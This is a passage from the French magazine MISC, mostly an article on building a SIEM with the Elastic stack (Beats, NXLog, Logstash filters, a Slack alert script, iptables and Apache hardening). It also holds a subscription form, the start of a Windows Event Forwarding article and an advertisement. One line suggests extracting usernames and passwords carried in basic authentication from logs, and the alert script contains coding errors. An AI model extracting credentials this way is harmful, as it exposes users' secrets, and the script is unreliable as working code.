Dans le cas des systèmes Windows, c'est un peu différent. Si vous souhaitez lister les différents journaux possibles sur vos serveurs, vous pouvez utiliser la commande :

```
PS Get-EventLog *
```

Il faut ensuite définir chaque journal qui vous intéresse. Vous pouvez également filtrer en amont les **event_id** que vous souhaitez garder et inversement. Par contre, il y a une limite de 22 filtres possibles par journal avec cette méthode. Si vous en souhaitez plus, la mise en place de filtres côté Logstash restera plus simple (surtout pour des besoins de test).

```
#Exemple de fichier de configuration Winlogbeat
winlogbeat.event_logs:
  - name: Application
    ignore_older: 1h
    event_id: 24, 4005

  - name: Security
    ignore_older: 1h

  - name: System
    ignore_older: 1h
    event_id: 104, 4616, 4697, 7040 ,7045

  - name: Microsoft-Windows-TerminalServices-RemoteConnectionManager
    ignore_older: 1h
    event_id: 20499

setup.template.settings:
  index.number_of_shards: 3
output.logstash:
  hosts: ["10.11.12.10:4567","10.11.12.11:4567","10.11.12.12:4567"]
  loadbalance: true
```

Dans les exemples que j'ai listés ici, j'ai systématiquement envoyé les enregistrements sur des Logstash, l'envoi directement dans les Elasticsearch était également possible. Je reviendrais sur ce point par la suite.

Afin d'éviter d'avoir un écrasement de vos configurations des agents Beat (surtout s'ils sont très utilisés dans l'entreprise), il est fortement recommandé de trouver un nom spécifique pour vos configurations (par exemple **SIEM_auditbeat.yml**).

Enfin, dans des cas précis d'utilisation, il m'a été nécessaire d'utiliser un agent différent de Beat sur des environnements Windows (d'autres applications étaient en conflit avec le client Beat), Nxlog community fait également très bien le job. Un exemple de configuration pour l'export de tous les journaux :

```
#Fichier nxlog.conf
define ROOT C:\Program Files (x86)\nxlog

Moduledir %ROOT%\modules
CacheDir %ROOT%\data
Pidfile %ROOT%\data\nxlog.pid
SpoolDir %ROOT%\data
LogFile %ROOT%\data\nxlog.log

<Extension syslog>
  Module    xm_syslog
</Extension>

<Input in>
  Module    im_msvistalog
</Input>

<Processor p_01>
  Module pm_transformer
  OutputFormat syslog_rfc5424
</Processor>
```


```
<Output out1>
  Module  om_tcp
  Host    10.11.12.13
  Port    4568
  Exec    $raw_event = replace($raw_event, "\r\n", " ");
  Exec    $raw_event = replace($raw_event, "\t", " ");
</Output>

<Route 1>
  Path    in => p_01 => out1
</Route>
```

2.1.3 Collecte par scripts

Dans certains cas (par exemple avec O365), il n'est pas possible de pousser les enregistrements sur Logstash, il est alors nécessaire de développer un script qui sera exécuté de manière régulière afin de collecter les données (avec un cron par exemple). Dans mon cas, j'ai principalement utilisé deux formats de transfert de datas différents : Json et Syslog.

Lorsque l'on collecte des données pour un SIEM, l'idéal est d'avoir les données le plus rapidement possible afin d'être alerté au plus tôt en cas d'incident. Or, dans le cas des solutions de type O365, Google Suite et certaines solutions SAS, les journaux ne sont consolidés qu'à certaines heures de la journée. Ainsi, pour le cas d'O365 une partie des journaux de la journée ne sont accessibles par API qu'en fin de journée, ce qui rend la réactivité difficile. Dans certains cas, ces enregistrements ne sont plus accessibles ou ne le sont que plusieurs jours après. Une autre solution est l'utilisation de l'utilitaire en ligne de Microsoft ou bien l'Office 365 Auditing Report Tool qui permettent la mise en place de filtres et d'exports non intégrables facilement au SIEM.

Si vous souhaitez tout de même les récupérer, vous serez devant un souci de taille en raison notamment des modifications périodiques des interfaces, API et de la gestion des droits nécessitant un suivi pour chacune des différentes applications (Drive, SharePoint, Exchange, Azure AD, etc.).

2.2 Traitement des enregistrements avec Logstash

Logstash est un composant très intéressant de la stack Elastic, il permet la transformation et l'injection d'un très grand nombre de types de données différentes vers Elasticsearch.

Note

Il est important de noter que Logstash (versions 6.3.x et antérieures) à l'instar des autres solutions de la stack Elastic ne fonctionne correctement que sur Oracle Java 8.x.

En raison de sa robustesse, de sa capacité à engloutir des enregistrements et de sa facilité de configuration, c'est la solution centrale d'injection de données dans Elasticsearch que nous avons conservée.

Je vous conseille fortement l'utilisation de Logstash plutôt que l'injection directe des données dans Elasticsearch si vous avez un grand nombre de données disparates au risque d'avoir des enregistrements difficilement exploitables. L'autre point est que Logstash gère relativement bien les systèmes de Q, mais en cas de flow de données plus importants, des solutions comme Kafka ou RabbitMQ disposées avant le Losgstash restent plus pertinentes afin d'éviter des pertes de données.

2.2.1 Conversion et normalisation

C'est ici que nous allons pouvoir définir les règles de normalisation afin d'exploiter facilement les enregistrements. Logstash permet un grand nombre de transformations dans la partie **filter{}**, en voici quelques-unes à prendre en compte lors de la phase de normalisation :

```
#Attention l'ordre des transformations compte dans mutate (l'ordre
écrit ne correspond pas à l'ordre d'exécution, les informations
sont disponibles dans la documentation Logstash)
mutate {
  # renommer le champ username en user
  rename => {"username" => "user"}

  # supprimer les champs a1 et a2
  remove_field => ["a1","a2]

  # convertir le type du champ size en entier
  convert => {"size" => "integer"}

  # remplacement du caractère : par - dans la chaine mac_adress
  gsub => ["mac_adress", ":", '-']

  # modification de la casse pour le champ user
  uppercase => ["user"]
  lowercase => ["user"]

  #Ajout de tags et champs
  add_tag => ["AUTHENTICATION", "POWERSHELL"]
  add_field => [ "MON_BEAU_CHAMPS", "plein de fleurs" ]
}
```

L'utilisation de grok permet l'extraction de champs définis par des séparateurs (**[GROK_CONSTRUCTOR]** un très bon testeur pour les regexs grok) :

```
# Ici on extrait plusieurs champs d'une chaine Syslog
grok {
  patterns_dir => ["/etc/logstash/MyPatterns"]
  match => { "message" => "\<%{NUMBER}\> %{TIMESTAMP_ISO8601}.*\-
%{NOTSPACE:src_log_name} \- \[%{IP:src_ip}\] System\(\)\
[\].*\'%{NOTSPACE:event_type}\'"}
  overwrite => [ "src_ip" ]
  tag_on_failure => [ ]
}
```

La fonction **kv** permet également de découper les données :

```
#Ici on attend un format de données dans msg du type user=nicolas
ip=10.11.12.13 event_id=10
kv {
  field_split => " "
```

```
  value_split => "="
  source => "msg"
  include_keys => ["UserName","ip","event_id"]
}
```

Dans la plupart des cas, l'horodatage d'injection des données est suffisant, mais il peut être utile de modifier celui-ci par des données contenues dans un champ (en cas d'injection postérieure par exemple) :

```
date {
  match => ["date", "YYYY-MM-DD hh:mm:ss.SSSZ", "ISO8601"]
  remove_field => ["date"]
}
```

Si vous avez plusieurs types de sources qui peuvent être divisés (des données de statistiques, des enregistrements Syslog ou beat), vous pouvez créer des pipes et même des index séparés. Il est important de noter qu'une requête ne peut être effectuée que sur un seul index. Si vous avez donc des index **logstash-*** et un **stats** vous ne pourrez lors de requête que cibler l'un ou l'autre. Il sera nécessaire de faire des scripts si vous souhaitez obtenir les résultats des deux. Il est donc important lors de la conception de prendre en compte ces points (si vous nommez vos index avec la même racine vous pouvez tout de même créer un indice global, « exemple : l* » si tous vos index commencent par la lettre « l »).

De la même manière, sur les recherches Elasticsearch les unions ne fonctionnent pas (peut-être dans l'avenir vu qu'une interface SQL est disponible depuis la 6.3), il est donc également nécessaire de passer au travers de scripts multi-requêtes ou d'implémenter en amont un enrichissement des données avec Logstash.

Enfin, le découpage des fichiers de configuration en *pipe* facilite la capacité de débogage et permet la parallélisation des traitements (le module APM ajouté dans les dernières versions permet d'analyser graphiquement les règles et leurs coûts). En contrepartie, si vous avez énormément de données qui doivent être injectées dans un même index, vous perdrez des capacités d'optimisations possibles par exemple avec de simple **if**/**else** afin de limiter les traitements pour un même enregistrement.

Pour la partie débogage, Logstash reste assez difficile. Dans le contexte de fichiers de configuration ayant des erreurs, il transmet une partie de la configuration jusqu'à l'erreur dans l'enregistrement et par nouvelle entrée. Il est donc nécessaire de corréler ces informations avec le fichier de configuration. Si vous avez opté pour des multiples fichiers, cela devient rapidement très complexe à comprendre.

2.2.2 Géolocalisation

Dans les cas de détections d'intrusions, la géolocalisation des connexions est un élément indispensable. Par exemple, sur des statistiques d'utilisation sur une période de temps courte pour un même utilisateur depuis des timezones opposées (la Chine, la Russie ou l'Afrique restant des zones à privilégier).

Note

Attention à bien créer le template avant toute affectation des données !

La mise en place sur Logstash est très facile :

```
# Ici avec la mmdb de Maxmind: http://geolite.maxmind.com
if [src_ip] {
  geoip {
    source => "src_ip"
    target => "geoip_src"
    fields => [ "timezone", "location", "city_name", "region_name"]
    database => "/etc/logstash/GeoLite2-City.mmdb"
    tag_on_failure => []
  }
}
```

Vous pouvez maintenant faire de belles cartes interactives sur Kibana et Vega une fois l'indice mis à jour.

2.2.3 Enrichissement au Jruby

Afin d'aller plus loin, il est également possible d'enrichir ou de filtrer en utilisant du jruby.

Dans l'exemple suivant, on convertit un nom en IP depuis un fichier **host.txt** (sans impact de performance significatif) :

```
if [host_ip] !~ /^([0-9]{1,3}.){3}.([0-9]{1,3})$/ {
  mutate {lowercase => ["host_ip"]}
  ruby {
    code => "
      name = event.get('host_ip')
      File.open('host.txt').each do |line|
        values = line.split(' ')
        if values[1] == name
          event.set('hostname', name)
          event.set('host_ip', values[0])
        end
      end "
  }
}
```

Ou encore ici, en décodant le champ **msg** en base 64 :

```
ruby {code => "require 'base64'; event.set('base64', Base64.
decode64(event.get('msg')));"}
```

Ces exemples peuvent très bien être utilisés afin d'ajouter automatiquement des tags par IP, des IOC ou encore récupérer les identifiants et mots de passe qui transiteraient via une authentification basic.

3 L'ascension

L'intérêt d'un SIEM est sa capacité de traitement des données, d'alertes, de qualifications et d'automatisation qu'il peut fournir vis-à-vis d'un pupitreur visionnant le défilement des enregistrements.

3.1 Tableaux de bord et investigations avec Kibana

Je ne vous détaillerai pas les moyens de créer des tableaux de bords, ce qui est très intuitif avec les graphiques de base et que l'on peut étendre avec des plugins plus avancés tels que Vega **[VEGA]**. Par contre, je vous conseille fortement la mise en place de tableaux de bord spécialisés en monitoring et investigation où vous pourrez avoir par exemple la liste des utilisateurs par user-agent, par IP par géolocalisation, etc. Ils sont d'une extrême utilité en cas de besoin pour retracer les activités et preuves d'un seul coup d'œil. De même, la création simple de KPI temps réel est un atout certain de la stack Elastic.

Lors de la création de mes tableaux de bord, je passe très souvent par la sauvegarde d'une recherche utilisée dans un graphique que je sauvegarde et inclus par la suite dans mon tableau de bord. L'avantage de cette méthode est qu'en cas de besoin de mettre à jour le tout j'ai juste à modifier et sauvegarder la requête initiale, tout le reste étant automatiquement à jour. Attention à bien mettre en place une normalisation de nommage des sauvegardes. À défaut, au bout de plusieurs mois d'utilisation et ce malgré le moteur de recherche, vous aurez un gloubiboulga assez indigeste !

3.2 Mise en place de solutions d'alerte simples

Sans entrer dans la création d'un système d'alerte complexe (Xpack intègre le module Watch et certains plugins open source sont disponibles sur Internet afin de gérer des alertes **[KIBANA_PLUGGIN]**), il est possible de mettre en place des alertes autour de simples fichiers Json et Python.

Un exemple de script qui permet à chaque exécution en cas de résultats à des requêtes de les poster sur un channel Slack (à faire tourner via un cron toutes les heures par exemple) :

```
#!/usr/bin/env python
## ------------------------------------------------ ##
import json, os, httplib
from elasticsearch import Elasticsearch
from slacker import Slacker
## ------------------------------------------------ ##
JSON_ALERT_PATH = '/alert_json/'
SLACK_TOKEN = 'xoxb-123456789012-ABCDeFGH1JKLMnoPQR3TUV2W'
SLACK_CHAN = 'test_alert'
ELK_SERVERS = ["10.11.12.10", "10.11.12.11", "10.11.12.12"]
ELK_PORT = 9200
## ------------------------------------------------ ##
def alert_to_slack( slack, req, file ):
  for hit in req:
    if len(hit[0]) > 0:
      msg = '[' + hit[0] + '] ' + hit[1]
    else:
      msg = '[' + file + '] ' + hit[1]
    if len(hit[2]) > 0:
      msg = msg + ' (count:' + hit[2] +')'

    slack.chat.post_message(SLACK_CHAN,msg)
  return
## ------------------------------------------------ ##
def run_req_alert( es, file ):
  #Open and read file
  file_data = open(file, 'r').read().close()

  #Get responses
  records = []
  res = es.search(index="_all",body=file_data);
  if res['hits']['total'] <> 0:
    #Aggregation count format
    for ag in res['aggregations']:
      for agreg in res['aggregations'][ag]['buckets']:
        records.append([ag,agreg['key'],str(agreg['doc_count'])])
      return records
    #Values
    if len(records) < 1:
      for hit in res['hits']:
        records.append(['','[' + hit['custom_src_dsc']+ ']Category:'
+ hit['Category'] +', host:'+ hit['host'] +', TargetUserName:'+
hit['TargetUserName'] ,""])
  return records
## ------------------------------------------------ ##
def main():
  #https://elasticsearch-py.readthedocs.io/en/master/
  es = Elasticsearch(ELK_SERVERS)
  slack = Slacker(SLACK_TOKEN)

  ##list all files on alert_json directory
  files_path = "/usr/share/kibana/plugins/test_alert/alert_json/"
  for file in os.listdir(files_path):
    if os.path.isfile(files_path+file):
      req = run_req_alert( es, files_path + file)
      if len(req) > 0:
        alert_to_slack( slack, req, file )

  return 0
## ------------------------------------------------ ##
if __name__ == '__main__':
    main()
```

On ajoutera dans le répertoire **alert_json** des requêtes au format Json avec le nom de l'alerte en guise de nom de fichier :

```
#Ici on recherche le top 10 des utilisateurs qui ont au moins 100
échecs d'authentification sur la dernière heure
{"query": {"bool": {"must": [{"match": {"EventID.keyword":
"4625"}}],"must": [{"range": {"@timestamp":{"gte": "now-
1h"}}}]}},"size": 0, "aggs":{"alert_AD_BAD_PASSWORD":{"terms":
{"field":"user.keyword","min_doc_count": 100}}}}
```

Bien sûr, on évitera sur une solution comme Slack de transférer des données critiques, on pourrait tout aussi bien utiliser un autre canal de communication plus sécurisé (mail ou API).

3.3 Optimisation des requêtes

Lorsque l'on débute la mise en place d'une solution de SIEM, on ne se pose pas forcément la question du temps d'exécution des requêtes utilisées pour les alertes.

Or, lorsque le système est pleinement opérationnel, que l'on a plusieurs dizaines voire centaines de requêtes régulières, chaque requête trop large peut impacter de manière significative les performances du cluster.

Il faut donc optimiser !

Quelques concepts à respecter si vous souhaitez optimiser des recherches :

- en cas de recherche sur des éléments précis prenant en compte la casse, utilisez systématiquement le `.keyword` (exemple : `user.keyword:Nicolas`) ;
- utilisez le minimum de regex libres dans une requête ;
- si vous avez besoin de faire énormément de requêtes sur des données qui peuvent être taguées au préalable, faites-le directement dans Logstash et limitez la recherche au tag identifié (ex. : `tags.keyword:AUTHENTICATION`) ;
- plus la recherche est simple et efficace et plus elle ira vite !
- pour des besoins statistiques, utilisez de préférence les agrégations ou préparez les résultats directement depuis Logstash qui ont un impact plus limité sur les performances que des scripts avec de multiples requêtes.

Ces éléments ont l'air simple, mais ils font gagner énormément de temps lorsque vous les appliquez sur des graphiques, tableaux de bords et lors de requêtes sur des périodes de temps importants.

4 Les veilleurs au rempart

Après la liste des besoins et possibilités, il est nécessaire de s'atteler à quelques éléments de sécurisation.

4.1 Chiffrement sur Logstash

Logstash permet également la mise en place de chiffrement. Un exemple pour une communication avec les agents Beat et Syslog :

```
input {
  beats {
    port => 1443
    ssl => true
    ssl_certificate => "/etc/logstash/test.logstash.crt"
    ssl_key => "/etc/logstash/test.logstash.key"
  }
  tcp {
    port => 2443
    ssl_enable => true
    ssl_verify => true
```

Dans le cas ci-dessus, on sera capable de mettre en place une passerelle qui serait visible depuis Internet et transmettrait les données à d'autres serveurs internes (ex. ici en Syslog) :


```
output {
  syslog {
    host => ["10.11.12.13"]
    port => 514
    protocol => "tcp"
  }
}
```

4.2 Sécurité pour Elasticsearch

Par défaut, la stack Elastic n'est pas sécurisée. En cas d'accès à Elasticsearch, il n'y a pas de restriction. Vous pouvez lire, modifier et supprimer n'importe quoi. De plus, la journalisation des actions n'est pas réellement possible (le suivi des authentifications est possible si vous utilisez la licence payante avec xpack). Il est donc primordial de mettre en place des mesures.

La première chose à faire est la limitation de l'accès direct aux bases Elasticsearch. Si vous avez un seul serveur, il suffit de laisser le service tourner en localhost.

```
#Configuration dans le fichier Elasticsearch /etc/elasticsearch/
elasticsearch.yml
network.host: 127.0.0.1
```

Pour le cas de cluster, une règle de filtrage limitant l'accès aux seuls nodes permet de limiter les risques.

```
#Configuration de cluster dans le fichier Elasticsearch /etc/
elasticsearch/elasticsearch.yml
cluster.name: mon-beau-cluster
discovery.zen.ping.unicast.hosts: ["10.11.12.10", "10.11.12.11",
"10.11.12.12"]
network.host: 0.0.0.0
```

Configuration très simpliste avec Iptables :

```
#Extrait de script iptables
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -j ACCEPT
iptables -A INPUT -s 10.11.12.10 -j ACCEPT
iptables -A INPUT -s 10.11.12.11 -j ACCEPT
iptables -A INPUT -s 10.11.12.12 -j ACCEPT
iptables -N LOG_DROP
iptables -A INPUT -j LOG_DROP
iptables -A OUTPUT -j LOG_DROP
iptables -A FORWARD -j LOG_DROP
iptables -A LOG_DROP -j LOG --log-prefix "[IPTABLES DROP]" --log-
tcp-options --log-ip-options
iptables -A LOG_DROP -j DROP
```

Afin d'éviter des accès impondérables, il est possible d'ajouter un mot de passe et de chiffrer la connexion, mais cela requière la licence xpack payante. Afin de mettre en place le chiffrement et une authentification, il est également possible de passer par un reverse-proxy avec Apache ou Nginx et même d'interfacer l'authentification avec un éventuel *Central Authentication Service* (CAS) interne. Pour la création de profils permettant ou non la modification, de simples filtres sur URL font très bien l'affaire.

4.3 Authentification sur Kibana

Extrait de configuration Apache avec un Kibana qui permet une authentification AD en HTTPS :

```
<AuthzProviderAlias ldap-user "">
    AuthLDAPBindDN "domain\\service_user"
    AuthLDAPBindPassword "mdp_of_service_user"
    AuthLDAPURL ldap://10.11.12.1:389/OU=users,dc=domain?sAMAccount
Name?sub?(objectClass=*)
</AuthzProviderAlias>

<VirtualHost _default_:443>
    <Location ~ "/">
      Authtype Basic
      AuthBasicProvider file ldap
      Require ldap-user
    </Location>
    ProxyPass        / http://127.0.0.1:5601/
    ProxyPassReverse / http://127.0.0.1:5601/
</VirtualHost>
```

5 Au-delà du mur

J'aurais aimé pouvoir vous parler de tout un tas d'interconnexions possibles avec ces premières pierres (Honeypots, réseaux de neurones, Google Rapid Response, Suricata, etc.), mais les caractères me sont comptés, ce sera donc pour un prochain épisode !

Conclusion

Avec quelques points importants à respecter, la mise en place d'un SIEM avec la stack Elastic est plutôt simple. Pour la partie exploitation, c'est une autre affaire et il est clairement nécessaire d'aller plus loin. Par exemple au travers de l'interfaçage avec des outils de gestion des risques, de suivis de tickets ou même en utilisant ou développant des plugins. Pour notre solution, c'est justement cette dernière que nous avons choisie avec le développement de plusieurs plugins open source de gestion d'alerte et de suivis des incidents. Il restera tout de même un travail conséquent autour du déploiement, du suivi et de la gestion des compétences dans les équipes pour assurer une pérennité à la solution. ■

Remerciements

Merci à l'ensemble des membres de l'équipe sécurité de Vente-privée qui ont participé au projet et à l'équipe d'Elastic qui nous a aidé dans les moments difficiles.

Merci également à la rédaction de *MISC* pour la publication !

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/.

Abonnez-vous !

MISC
LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

M'abonner !

Me réabonner !

Compléter ma collection !

Pouvoir consulter en numérique mon magazine préféré !

PARTICULIERS,

➡ Rendez-vous sur :

www.ed-diamond.com

pour consulter toutes les offres !

➡ ...ou renvoyez-nous le document au verso complété !

PROFESSIONNELS,

➡ Rendez-vous sur :

proboutique.ed-diamond.com

pour consulter toutes les offres dédiées !

➡ ...ou renvoyez-nous le document au verso complété !

CONNECT

DÉCOUVREZ CONNECT

LA PLATEFORME DE DOCUMENTATION NUMÉRIQUE !

Tous les articles du magazine sont disponibles dès la parution !
Pour plus de renseignements, contactez-nous :
par téléphone au +33 (0) 3 67 10 00 28 ou par mail à connect@ed-diamond.com

À découvrir sur : **connect.ed-diamond.com**

VOICI LES OFFRES D'ABONNEMENT AVEC MISC !

CHOISISSEZ VOTRE OFFRE

ou retrouvez toutes nos offres sur www.ed-diamond.com !

Prix TTC en Euros / France Métropolitaine*

*Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !

Offre	ABONNEMENT	PAPIER Réf	PAPIER Tarif TTC*	PAPIER + CONNECT (1 connexion Connect) Réf	PAPIER + CONNECT Tarif TTC*
MC	6n° MISC	☐ MC1	45 €	☐ MC13	259 €
MC+	6n° MISC + 2n° HS	☐ MC+1	65 €	☐ MC+13	279 €
	LES COUPLAGES AVEC NOS AUTRES MAGAZINES				
B	6n° MISC + 11n°GLMF	☐ B1	109 €	☐ B13	499 €
B+	6n° MISC + 2n° HS + 11n°GLMF + 6n° HS	☐ B+1	185 €	☐ B+13	629 €
C	6n° MISC + 6n° LP + 11n°GLMF	☐ C1	149 €	☐ C13	669 €
C+	6n° MISC + 2n° HS + 6n° LP + 3n° HS + 11n°GLMF + 6n° HS	☐ C+1	249 €	☐ C+13	769 €
I	6n° MISC + 6n° HK	☐ I1	79 €	☐ I13	419 €
I+	6n° MISC + 2n° HS + 6n° HK	☐ I+1	99 €	☐ I+13	439 €
L	6n° MISC + 6n° HK + 6n° LP + 11n° GLMF	☐ L1	189 €	☐ L13	839 €
L+	6n° MISC + 2n° HS + 6n° HK + 6n° LP + 3n° HS + 11n°GLMF + 6n° HS	☐ L+1	289 €	☐ L+13	939 €

Les abréviations des offres sont les suivantes : GLMF = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | HK = Hackable

J'indique l'offre si différente que celles ci-dessus :

J'indique la somme due (Total) : €

Je choisis de régler par :

❑ **Chèque bancaire ou postal à l'ordre des Éditions Diamond (uniquement France et DOM TOM)**

❑ **Pour les règlements par virements, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20**

SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE CI-DESSUS ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : http://**boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

RETROUVEZ TOUTES NOS OFFRES SUR : www.ed-diamond.com !

*Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !

COLLECTE DE LOGS D'INSTALLATIONS INDUSTRIELLES ISOLÉES

Jean-Philip GUICHARD – jean-philip.guichard@cea.fr
Christian PEREZ – christian.perez@cea.fr
Bruno WYTTENBACH – bruno.wyttenbach@cea.fr
Service des Technologies de l'Information et Communication de Cadarache,
Direction Energie Nucléaire, CEA

mots-clés : *INSTALLATIONS INDUSTRIELLES / DIODE / SOC / WINDOWS EVENT FORWARDING*

La mise en place d'un SOC est un projet bien moins technique qu'organisationnel. Dans le cadre de la supervision sécurité d'installations industrielles isolées, la collecte de logs peut cependant présenter quelques spécificités techniques qu'il semble intéressant d'aborder dans cet article. Les postes de supervision et les serveurs de contrôle-commande constituant un point d'entrée important vis-à-vis d'une malveillance informatique sur un système industriel, leurs journaux systèmes représentent une source d'informations intéressante à collecter. L'article propose un retour d'expérience sur la mise en œuvre d'une infrastructure de collecte des journaux Windows et de leurs transferts vers un SOC, dans le respect d'une exigence d'isolation.

1 Windows Event Forwarding (WEF)

Un service de transfert et collecte des logs Windows existe nativement depuis Windows Vista/2008. Il s'agit de « Windows Event Forwarding ». Il repose sur *Windows Remote Management* (WinRM) qui est l'implémentation de Microsoft pour Windows du protocole *Web-Service Management* (WS-Management). La centralisation des logs nécessite de mettre en place un collecteur destiné à recevoir les logs, et des sources destinées à fournir leurs logs au collecteur. Le lecteur intéressé pourra trouver des guides de configurations sur la toile (dont **[1]**).

Le choix de la technologie WEF a pour avantage principal, outre la relative simplicité de configuration, de ne nécessiter aucune installation de logiciels tiers sur les postes et serveurs Windows. Seules les anciennes versions de Windows (XP SP2/2003SP1) nécessitent une installation logicielle préalable de WS-Management 1.1 ou 2.0. C'est donc globalement une technologie de choix, notamment dans un contexte industriel où les risques d'incompatibilités logicielles sont particulièrement redoutés (toute absence d'installation et de qualification de nouveaux logiciels est donc appréciable).

Le principe est simple : un serveur « collecteur » (WEC) a pour objectif de collecter les événements. Pour cela des abonnements sont configurés, désignant pour un ensemble de machines donné, les événements des journaux/channel (et eventid si besoin de raffiner) à récupérer.

La remontée de logs peut être configurée suivant deux modes :

- mode « push » (« source initiated ») : chaque machine (source de données) initie une connexion sur le collecteur qui fournira à chaque machine les abonnements désirés. C'est le mode classique d'un point de vue sécurité réseau où il n'y a pas d'exceptions à faire sur la politique de filtrage « entrant » sur les postes et serveurs à collecter ;
- mode « pull » (« collector initiated ») : le collecteur est à l'origine de la connexion sur les différentes machines afin de collecter les événements liés aux abonnements configurés sur celui-ci.

1.1 Collecteur WEC

Le collecteur (serveur Windows) est configuré en lignes de commandes (via les commandes **wecutil qc** et **winrm qc**) qui activent :

- le service **winrm** et son listener de requêtes WSMAN (http) ;
- le service de collecte (**wecsvc**) ;
- les règles de filtrages nécessaires sur le firewall Windows.

À noter que le service **winrs** (*Windows remote shell*) est activé via la commande **winrm qc** et n'est pas nécessaire pour la collecte de logs. Ce service peut être désactivé par la commande suivante :

```
winrm set winrm/config/winrs @{AllowRemoteShellAccess="false"}
```

Il est conseillé de vérifier que l'URL réservée **http://+:5985/wsman/** fait bien référence aux deux services **winrm** et **wecsvc** (des tests de collecteur sous Windows 2016 ont montré qu'il fallait redéfinir son ACL comme ci-dessous afin de donner les droits nécessaires au service **wecsvc**).

```
>netsh http show urlacl
served URL : http://+:5985/wsman/
User: NT SERVICE\WinRM
Listen: Yes
Delegate: No
User: NT SERVICE\Wecsvc
Listen: Yes
Delegate: No
SDDL: D:(A;;GX;;
;S-1-5-80-569256582-2953403351-2909559716-1301513147
-412116970)(A;;GX;;
;S-1-5-80-4059739203-877974739-1245631912-527174227-299656351)
```

Sur ce serveur, des abonnements aux journaux et événements désirés sont configurés soit via l'interface de l'observateur d'événements (limitée), soit via la commande **wecutil** qui permet de configurer beaucoup plus précisément les abonnements (via des fichiers xml).

Notamment, les options de customisation permettent de:

- gérer les paramètres de fréquence de remontée ;
- choisir de remonter ou non les événements déjà existants ;
- choisir le format des événements remontés : « events » ou « renderedtext » par défaut, qui possède la chaîne de description de l'événement (« localized strings »).

1.2 Sources

Les sources (ensemble des machines Windows devant être collectées) sont configurées par GPO afin de :

- démarrer et configurer le mode de démarrage du service **winrm** sur chaque poste ;
- définir l'URL HTTP du collecteur ;
- permettre aux événements du journal sécurité d'être remontés si nécessaire : le service **winrm** tournant sous l'identité « Network service », ce compte doit appartenir au groupe « Lecteurs des journaux d'événements » pour permettre la lecture du journal sécurité. Pour permettre la prise en compte de cette nouvelle affectation sans passer par le reboot du système, une solution possible est de configurer le service **winrm** afin qu'il ne soit pas partagé avec d'autres services au sein d'un hôte **svchost.exe**. Le redémarrage du service **winrm** crée alors un nouveau processus **svchost.exe**, possédant un « access token » à jour.

```
sc config winrm type= own
sc stop winrm
sc start winrm
```

Pour les postes XP, généralement l'identité du compte du service **winrm** est modifié pour « Local System ».

L'utilisation du protocole HTTP (vs HTTPS) peut laisser penser que la confidentialité de la remontée de logs est négligée. En fait, en environnement Active Directory (AD), WinRM assure par défaut le chiffrement des communications (authentification mutuelle et échange de clés par Kerberos, permettant ensuite d'assurer le chiffrement AES 256bits de la communication). L'usage d'un « Listener HTTPS » n'est pas nécessaire pour permettre d'assurer la confidentialité de la collecte de logs entre la source et le collecteur en environnement AD.

Dans la pratique, la collecte de logs implique de définir en amont une stratégie d'audit permettant de spécifier les événements intéressants à auditer puis remonter via la collecte. Il peut être fort utile (lorsque les systèmes d'exploitation le supportent) d'enrichir les événements avec le logiciel Microsoft **Sysmon** ou de veiller a minima à la présence du KB3004375 (W7/2008R2) (qui améliore l'audit de création de processus en donnant la ligne de commandes complète pour les systèmes ne le supportant pas nativement).

Une fois la configuration terminée, les événements reçus seront disponibles dans le journal Windows « événements transférés » du collecteur.

1.3 Le cas Windows XP

Concernant les postes obsolètes nécessitant un ajout logiciel, lorsque le choix entre la version 1.1 ou 2.0 de WS-Management est possible, la version 1.1 a été préférée pour des raisons d'instabilités constatées avec la version 2.0 (exception Win32 récurrente), mais également pour limiter l'ajout logiciel au strict nécessaire (la version 2.0 embarque PowerShell 2.0, non nécessaire pour le besoin). La collecte de logs sur les postes XP n'est pas aussi efficace que sur les systèmes récents, principalement pour les deux raisons suivantes qui ont été observées (quelle que soit la version de WS-Management installée) :

- Les postes XP ne supportent pas d'abonnement aux événements d'un journal non existant sur le poste. Si l'un des journaux configurés dans un abonnement n'est pas présent sur le poste, l'ensemble de l'abonnement

Quarkslab

SECURING EVERY BIT OF YOUR DATA

CHAQUE ENJEU DE SÉCURITÉ EST DIFFÉRENT, CHAQUE SOLUTION DOIT L'ÊTRE.

PRODUITS

IRMA Enterprise

Une plateforme flexible d'analyse de fichiers, utilisant plusieurs moteurs d'analyse pour améliorer la détection des menaces.

Epona

Une protection logicielle pour vos applications prévenant les attaquants de voler vos actifs et menacer vos utilisateurs.

SERVICES

Nos recherches de pointe en sécurité conduisent les organisations à une nouvelle posture de sécurité : obliger l'attaquant, et non le défenseur, à s'adapter.

- **Recherche de vulnérabilités : évaluer la sécurité CSPN**
  Évaluation sécuritaire des produits, attaques logicielles et matérielles.
- **Reverse engineering : comprendre la sécurité**
  Tests de protections (jeux, paiement, DRM,...), développement de patches, attaques hardware.
- **Vulnerability intelligence : trier les menaces**
  Développement d'exploits pour tester des équipements (ex.: blueborne), analyse de patches, attaques par canaux auxiliaires.
- **Sécurité logicielle : construire la sécurité.**
  Cryptographie (conception et optimisation), design sécurisé, développement de composants de sécurité.

FORMATIONS

Apprenez la sécurité avec ceux qui la pratiquent quotidiennement

- Reverse engineering comme un pro
